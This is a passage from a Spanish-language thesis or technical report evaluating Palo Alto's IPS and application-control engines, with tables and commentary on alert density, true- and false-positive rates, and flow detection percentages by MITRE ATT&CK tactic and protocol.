| 465 collaboration     | 315 artificial-intelligence | 1194 2 | 58 Deleting            | 189 FEDRAMP               |
| 376 general-internet  | 55 audio-streaming          | 749 3  | 14 DLP App Exclusion   | 82 FINRA                  |
| 340 media             | 25 auth-service             | 423 4  | 127 Downloading        | 298 HIPAA                 |
| 530 networking        | 16 content-management       | 143 5  | 71 Editing             | 231 IP Based Restrictions |
| 1004 saas             | 3 customer-service          |        |                        | 147 New App-ID            |
| 2 unknown             | 1 data-privacy              |        |                        | 912 No Certifications     |

Figura 6-52 Firmas de Motor de Aplicaciones

Tal como observamos en la figura superior, el motor de aplicaciones cuenta con diferentes categorías, subcategorías, clasificaciones por riesgo de aplicación, etiquetas o características para permitir la búsqueda de una aplicación concreta.

En total, el motor de aplicaciones cuenta con un total de 5324 aplicaciones en sus registros.

### 6.6.2. Densidad y Efectividad de Alertas

De la misma manera que procedimos en Snort, vamos a mostrar unas tablas con toda la información relevante sobre la densidad y efectividad de PaloAlto para posteriormente observarlo en formato gráfico y comentar las principales observaciones.

| Alertas totales TP (attackids) |                | TOTAL, TP IPS |
|--------------------------------|----------------|---------------|
| Táctica                        | TOTAL, ALERTAS | TOTAL, TP     |
| Reconnaissance                 | 17             | 9             |
| Resource Development           | 1              | 1             |
| Initial Access                 | 36             | 27            |
| Persistence                    | 5              | 5             |
| Privilege Escalation           | 0              | 0             |
| Credential Access              | 12             | 7             |
| Collection                     | 5              | 0             |
| Impact                         | 18             | 12            |
| Command and Control            | 19             | 8             |
| Defense Evasion                | 22             | 9             |
| Lateral Movement               | 10             | 8             |

|                     |     |     |
|---------------------|-----|-----|
| <b>Discovery</b>    | 82  | 79  |
| <b>Exfiltration</b> | 4   | 0   |
| <b>Execution</b>    | 13  | 12  |
| <b>TOTAL</b>        | 244 | 177 |

Tabla 6-8 Alertas totales y TP totales PaloAlto

| <b>Alertas IPS promedio (attackids) por Ataque</b> |                       |
|----------------------------------------------------|-----------------------|
| <b>Táctica</b>                                     | <b>TOTAL, ALERTAS</b> |
| <b>Reconnaissance</b>                              | 1,80                  |
| <b>Resource Development</b>                        | 1,00                  |
| <b>Initial Access</b>                              | 3,38                  |
| <b>Persistence</b>                                 | 1,25                  |
| <b>Privilege Escalation</b>                        | 0,00                  |
| <b>Credential Access</b>                           | 1,00                  |
| <b>Collection</b>                                  | 0,00                  |
| <b>Impact</b>                                      | 0,67                  |
| <b>Command and Control</b>                         | 0,89                  |
| <b>Defense Evasion</b>                             | 1,50                  |

|                         |       |
|-------------------------|-------|
| <b>Lateral Movement</b> | 1,60  |
| <b>Discovery</b>        | 15,80 |
| <b>Exfiltration</b>     | 0,00  |
| <b>Execution</b>        | 6,00  |

Tabla 6-9 Alertas promedio por Táctica PaloAlto

| <b>Efectividad de Alertas (N° de TP / Alertas Totales)</b> |                |
|------------------------------------------------------------|----------------|
| Táctica                                                    | TOTAL, ALERTAS |
| Reconnaissance                                             | 0,53           |
| Resource Development                                       | 1,00           |
| Initial Access                                             | 0,75           |
| Persistence                                                | 1,00           |
| Privilege Escalation                                       | 0,00           |
| Credential Access                                          | 0,58           |
| Collection                                                 | 0,00           |
| Impact                                                     | 0,67           |
| Command and Control                                        | 0,42           |

|                  |      |
|------------------|------|
| Defense Evasion  | 0,41 |
| Lateral Movement | 0,80 |
| Discovery        | 0,96 |
| Exfiltration     | 0,00 |
| Execution        | 0,92 |

Tabla 6-10 Efectividad de Alertas por Táctica PaloAlto




Figura 6-53 Densidad de Alertas PaloAlto




Figura 6-54 Efectividad de Alertas PaloAlto

En primer lugar, hay que aclarar que estas gráficas han sido realizadas con las alertas del procedimiento manual.



Centrándonos en las tablas y gráficas de densidad de alertas, podemos observar la diferencia notoria de la táctica Discovery. Esto principalmente es debido a que los ataques de esta táctica están compuestos por muchos flujos por lo que generan una mayor cantidad de alertas. Además, tal como PaloAlto detecta este tipo de ataques, genera de manera repetida alertas para escaneo de puertos individuales por lo que la cantidad de alertas es considerablemente mayor al del resto de tácticas.

Por otro lado, las tablas y gráficas de efectividad de alertas de PaloAlto nos muestran como la mayoría de las alertas de PaloAlto son consideradas como TP. En promedio, se detectan un 72.54% de las alertas generadas como TP.

Si ponemos en común los datos de ambas gráficas, podemos extraer algunas conclusiones:

- Aproximadamente 1 de cada 2 alertas generadas para la táctica Reconnaissance es TP
- Las tácticas Resource Development y Persistence tiene un 100% de precisión, aunque es importante comentar que para estas tácticas existen pocas implementaciones que generan pocas alertas, pero todas ellas son detectadas.
- Las tácticas Collection y Exfiltration no generan alertas.
- La táctica Discovery genera muchas alertas en promedio y un 96% de ellas son TP.

### 6.6.3. Procedimiento de Identificación de Alertas y FP

Tal como se explicó en los criterios de análisis, hemos generado unas gráficas que comparen los falsos positivos en los procedimientos automático y manual.




Figura 6-55 FP Automático vs Manual Total PaloAlto

En la gráfica superior podemos ver como el número de FPs reportados de manera automática es mucho menor que si los identificamos de manera manual. Esto es una situación esperable ya que la generación de estos falsos positivos es mediante el análisis de alertas en tráfico legítimo por lo que un IDS comercial como PaloAlto no debe tener demasiados.

Es importante destacar que de manera manual PaloAlto tiene un 27,46% de alertas consideradas como FP de manera manual y un 13,11% de manera automática.




Figura 6-56 FP Automático vs Manual por Táctica PaloAlto

En la gráfica superior podemos ver como para ciertas tácticas como *Resource Development* en la que existían pocas alertas tal como comentamos anteriormente, mediante el procedimiento automático hay un 100% de FPs mientras que un 0% de manera manual. Es decir, el procedimiento automático ha excluido una alerta que sirve para la identificación de algunos ataques lo cual es un aspecto muy relevante.

Si analizamos el motor de Control de Aplicaciones, podemos determinar el porcentaje de FPs generados por cada procedimiento mediante la siguiente Figura:




Figura 6-57 FP Automático VS Manual PaloAlto Control de Aplicaciones

Tal como podemos observar, no existen falsos positivos para este motor. Este tipo de falsos positivos se corresponderían de aplicaciones que sean mal identificadas. Por ejemplo: se está usando Facebook, pero PaloAlto identifica el flujo de aplicación como otra aplicación.

A nivel comparativo, podemos observar la diferencia de falsos positivos entre el motor IPS y el motor de Control de Aplicaciones:

### FP Manual IPS VS Manual Control Aplicaciones




Figura 6-58 FP Manual IPS vs Manual Control Aplicaciones PaloAlto

La Figura 6-58 muestra que el motor IPS tiene un 27,46% de falsos positivos frente al 0% de falsos positivos que presenta el motor de Control de Aplicaciones. Esto no tiene ningún tipo de implicación en que uno de los motores pueda ser mejor que el otro ya que el objetivo de cada uno es totalmente diferente.

Figura 6-58 FP Manual IPS vs Manual Control Aplicaciones PaloAlto

#### 6.6.4. Detecciones Reales – Flujos

En este apartado vamos a ver los resultados obtenidos mediante flujos para las detecciones reales. Antes de comenzar a hablar de los resultados son necesarias un par de aclaraciones:

- Los resultados son mostrados como el promedio ya que si observamos los resultados a nivel de flujos de manera total resulta injusto. Existen ataques como los de reconocimiento de puertos o denegación de servicio que tienen una gran cantidad de flujos frente a otros ataques con pocos flujos y afectaría su correcta o incorrecta detección de manera notoria en los resultados.
- Debido a las limitaciones que presentan los logs de PaloAlto frente a los de Snort, solo se realiza el análisis mediante flujos y omitimos para este análisis los resultados mediante mensajes e instancias.

#### % DETECCIÓN PROMEDIO FLUJOS DETECTADOS - PA




Figura 6-59 Porcentaje Detección Promedio de Flujos Detectados PaloAlto

La Figura 6-59 muestra un porcentaje de detección de flujos del 53,9%. Este resultado general se analizará en mayor detalle en las figuras siguientes, desglosándolo por táctica para observar las variaciones específicas.




Figura 6-60 Porcentaje Detección Total/Promedio Flujos por Táctica PaloAlto

En la Figura 6-59, se muestra la diferencia y la alteración en los resultados al observar los % de detección total de flujos frente a la detección promedio tal como se comentó al inicio de este apartado.

En la segunda gráfica, centrada en los promedios, destaca la táctica *Resource Development*. Esto nos muestra la efectividad que presenta PaloAlto frente a ataques de fuerza bruta a accesos webs. Además, tácticas como *Reconnaissance*, *Credential Access* y *Lateral Movement* también sobresalen, como era de esperar, ya que la detección de escaneos de puertos, reconocimientos y accesos no autorizados es una de las principales funciones de un IPS.

En términos generales, la mayoría de las tácticas superan el 40% de detección, excepto *Privilege Escalation*, que presenta un 0%. Este resultado se explica por la presencia de pocos flujos en esta táctica y la falta de detecciones, lo que impacta negativamente en su porcentaje global.

Las próximas gráficas presentan un histograma que muestra el porcentaje de flujos detectados por PaloAlto según el nivel de detección alcanzado para cada táctica. Esto permitirá analizar si PaloAlto logra detectar los ataques de forma completa y efectiva o si, por el contrario, realiza detecciones parciales.




Figura 6-61 Histograma Porcentaje Detección Promedio de Flujos por Técnica PaloAlto

La gráfica muestra una clara polarización en los resultados de detección por parte de PaloAlto, concentrándose principalmente en dos extremos: técnicas completamente detectadas y técnicas no detectadas. Sin embargo, también se pueden observar algunas técnicas con detecciones parciales, con porcentajes que oscilan entre el 30% y el 75% de los flujos asociados a los ataques. Esto indica que, aunque predominan las detecciones absolutas o nulas, existe un rango intermedio con cierto margen de mejora en la detección.

### 6.6.5. Detecciones Eficaces – Flujos y Ataques

Desde la perspectiva de detecciones eficaces, se pueden generar nuevas gráficas que ofrezcan una visión más

equilibrada del rendimiento de PaloAlto. Este enfoque incorpora una consideración importante. Por un lado, los flujos colaterales también se incluyen en esta evaluación, lo que inicialmente debería reflejar resultados más positivos.




Figura 6-62 Porcentaje Detección Eficaz Flujos/Ataques PaloAlto

La Figura 6-62 muestra que PaloAlto logra detectar el 60,15% de los flujos, lo que representa una mejora notable en comparación con el 53,8% alcanzado en las detecciones reales. Además, en promedio, PaloAlto detecta el 70,45% de los ataques realizados, lo que equivale a bloquear 7 de cada 10 ataques.

La última barra de la gráfica se corresponde con el porcentaje total de detección de flujos eficaces que corresponde con un 8,68%.




Figura 6-63 Porcentaje Promedio Detección Eficaz Flujos/Ataques por Táctica PaloAlto

Si analizamos la Figura 6-63 en detalle y la comparamos con las detecciones reales del anterior apartado, podemos extraer las siguientes conclusiones:

- A nivel de flujos detectados, las mejoras se concentran principalmente en tácticas como *Initial Access*, *Command and Control* y *Execution*. Esto se debe a que estas tácticas incluyen alertas asociadas a herramientas como Metasploit o Covenant, que antes se consideraban ataques colaterales, pero ahora contribuyen directamente a la identificación del ataque.
- Se observa una diferencia significativa entre el porcentaje de detección eficaz a nivel de flujos y a nivel de ataques, especialmente en tácticas como *Exfiltration*, *Execution* o *Initial Access*. Esto se debe a que

no se detectan todos los flujos asociados al ataque, pero la identificación de elementos clave, como la sesión de comando y control utilizada para exfiltrar datos o realizar ejecuciones remotas, permite bloquear el ataque en su totalidad. Si el IPS interrumpe esa sesión, el ataque no puede completarse, lo que eleva el porcentaje de detección a nivel de ataques, aunque no se logre identificar todos los flujos individuales.

Si aplicamos el concepto de LV1 y LV2 explicado en Detecciones Eficaces – LV1 vs LV2 podemos extraer las siguientes gráficas:




Figura 6-64 Porcentaje Promedio Detección Eficaz Flujos/Ataques por Contexto de Ataque PaloAlto

Es interesante notar que los ataques LV2 presentan un mayor porcentaje de detección que los LV1. Esto se debe a que los ataques LV2 suelen depender del uso malicioso de herramientas o aplicaciones que, en la mayoría de los casos, son fácilmente detectables. Por otro lado, los ataques LV1 buscan evadir por completo cualquier detección, ya que las herramientas utilizadas en estos casos son claramente identificables como amenazas. Esta diferencia en el enfoque explica por qué los LV2 resultan más detectables que los LV1. Las gráficas que siguen ilustran estos resultados agrupados por tácticas.




Figura 6-65 Porcentaje Promedio Detección Eficaz Ataques LV1 y LV2 por Táctica PaloAlto

Existen ataques que destacan por sus detecciones dependiendo del contexto. Porejemplo, las tácticas *Collection*, *Initial Access* o *Lateral Movement* obtiene mejores resultados en detección LV2. Por el otro lado, tácticas como *Resource Development*, *Persistence* o *Credential Access* son notablemente mejores en detecciones LV1.

### 6.6.6. Detecciones Eficaces – Protocolos

A continuación, vamos a analizar los porcentajes de detección de flujos dependiendo del protocolo utilizado.




Figura 6-66 Porcentaje Promedio Detección Flujos TP por Protocolo PaloAlto

Para la correcta interpretación de esta gráfica es necesario remarcar que existen protocolos para los que existen pocos ataques implementados. Por ejemplo, SNMP tiene un 100% de detección de flujos, pero esto se debe a que se ha detectado el único ataque existente para este protocolo. Resultados como los obtenidos para protocolos más utilizados como HTTP, TCP o SSH pueden acercarse más a un resultado real.

### 6.6.7. Detecciones Eficaces – LV1 vs LV2

Tal como se comentó en el apartado Fuente de Alertas (Snort y PaloAlto) se comentaba que PaloAlto dispone del motor IPS y el motor de Control de Aplicaciones. Ambos motores son capaces de detectar ataques y sería interesante si dependiendo del contexto del ataque alguno de los motores ofrece mejores resultados.

